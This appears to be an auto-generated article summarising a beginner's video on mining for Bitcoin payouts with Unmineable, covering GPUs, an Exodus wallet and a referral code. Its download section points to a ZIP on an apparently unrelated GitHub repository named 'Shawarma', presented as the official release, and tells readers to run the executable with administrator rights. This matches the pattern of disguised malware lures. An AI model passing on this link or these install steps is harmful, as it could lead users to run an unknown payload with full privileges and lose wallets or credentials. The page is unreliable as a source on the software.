How to Mine Bitcoin on PC for Beginners Using Unmineable
· based on the channel FINCOR
Key takeaways
- Unmineable software enables mining various cryptocurrencies and paying out in Bitcoin.
- Mining Bitcoin on PC requires a compatible GPU, preferably Nvidia for better performance.
- Creating a secure Bitcoin wallet, such as with Exodus, is essential before mining.
- Unmineable default pool fee is 1%, but can be reduced to 0.75% using a referral code.
- Mining profitability depends on hardware power, electricity cost, and market conditions.
What Is Bitcoin Mining on PC and Why Use Unmineable
Bitcoin mining on PC involves using your computer's hardware to solve complex cryptographic puzzles that validate transactions on the Bitcoin network, earning rewards in Bitcoin. In 2026, Unmineable is one of the most beginner-friendly mining software options, allowing users to mine various cryptocurrencies and receive payouts in Bitcoin. This approach simplifies the process, especially for those who don't own specialized ASIC miners.
To start mining, you first need a Bitcoin wallet to receive your earnings. Popular wallet options include Exodus and Coinbase. Exodus is recommended for its user-friendly interface and security features, making it ideal for beginners.
Setting Up Your PC for Bitcoin Mining

Mining Bitcoin on a standard PC primarily relies on your GPU (Graphics Processing Unit), as CPU mining is no longer competitive. Nvidia GPUs are preferred due to their efficiency and driver support.
Steps to prepare your PC:
- Ensure your PC has a compatible Nvidia GPU with at least 6GB VRAM.
- Update your GPU drivers to the latest version from the official Nvidia website.
- Optimize your system for mining by closing unnecessary applications and ensuring good cooling.
Mining Bitcoin directly with GPUs is impractical, but Unmineable enables mining alternative coins that can be converted and paid out as Bitcoin, making GPU mining viable.
How to Download and Install Unmineable Safely
Unmineable can be downloaded from trusted sources, such as the official GitHub releases page: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
Installation steps:
- Download the ZIP file and extract it to a preferred folder.
- Run the executable file with administrator rights.
- Configure the software by entering your Bitcoin wallet address and selecting the cryptocurrency to mine (Unmineable will convert it to Bitcoin).
Always verify the download source to avoid malware, and consider running antivirus scans on the files.
Configuring Unmineable for Maximum Efficiency
To maximize your mining efficiency:
- Use the referral code "FINCOR" to reduce Unmineable's pool fee from 1% to 0.75%.
- Set your miner to use optimal GPU intensity settings balancing performance and system stability.
- Monitor your hashrate and temperature regularly to prevent hardware damage.
Unmineable provides a real-time dashboard showing your hashrate, earnings, and payout thresholds, helping you track your progress.
Understanding Earnings and Payouts
Mining earnings depend on your hashrate, electricity costs, and the current market price of Bitcoin. Unmineable pays out once your earnings reach a minimum threshold, usually around 0.00001 BTC.
Important points:
- Your hashrate directly impacts how much Bitcoin you can earn.
- Mining puts stress on hardware and increases electricity consumption, affecting profitability.
- Use the dashboard to estimate your expected payouts and timeframes.
Common Questions and Troubleshooting
Many beginners ask about the legitimacy and profitability of PC Bitcoin mining, how to improve hashrate, and the risks involved.
- PC mining is legitimate but less profitable than using specialized ASIC miners.
- Profitability varies widely based on hardware and electricity costs.
- Unmineable's referral code offers a small but useful fee reduction.
Useful Links
Summary
Mining Bitcoin on your PC using Unmineable is a practical entry point for beginners who want to earn Bitcoin without investing in expensive ASIC hardware. It requires a compatible Nvidia GPU, a secure Bitcoin wallet such as Exodus, and proper setup of the mining software. Using the referral code FINCOR helps reduce fees, improving profitability. However, keep in mind that mining profitability depends on your hardware performance and electricity costs. For a thorough and practical walkthrough, the FINCOR channel offers excellent guidance and tips for PC miners.
Start your mining journey by setting up a secure wallet at Exodus, then follow step-by-step configuration with Unmineable to begin earning Bitcoin from your PC.
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version
Questions & answers
Is it profitable to mine Bitcoin on a PC in 2026?
Mining Bitcoin directly on a PC is generally not profitable due to competition from ASIC miners. However, using software like Unmineable to mine alternative coins paid out in Bitcoin can provide small earnings depending on your GPU and electricity costs.
How do I reduce fees when mining with Unmineable?
You can reduce Unmineable's default 1% pool fee to 0.75% by using the referral code FINCOR during setup, which slightly improves your net earnings.
What kind of hardware do I need to mine Bitcoin on PC?
A PC with a compatible Nvidia GPU, preferably with at least 6GB of VRAM, is recommended for mining with Unmineable. CPUs are no longer efficient for Bitcoin mining.
Do I need a Bitcoin wallet before I start mining?
Yes, you need a Bitcoin wallet to receive mining payouts. Beginner-friendly options include Exodus and Coinbase, with Exodus being preferred for ease of use and security.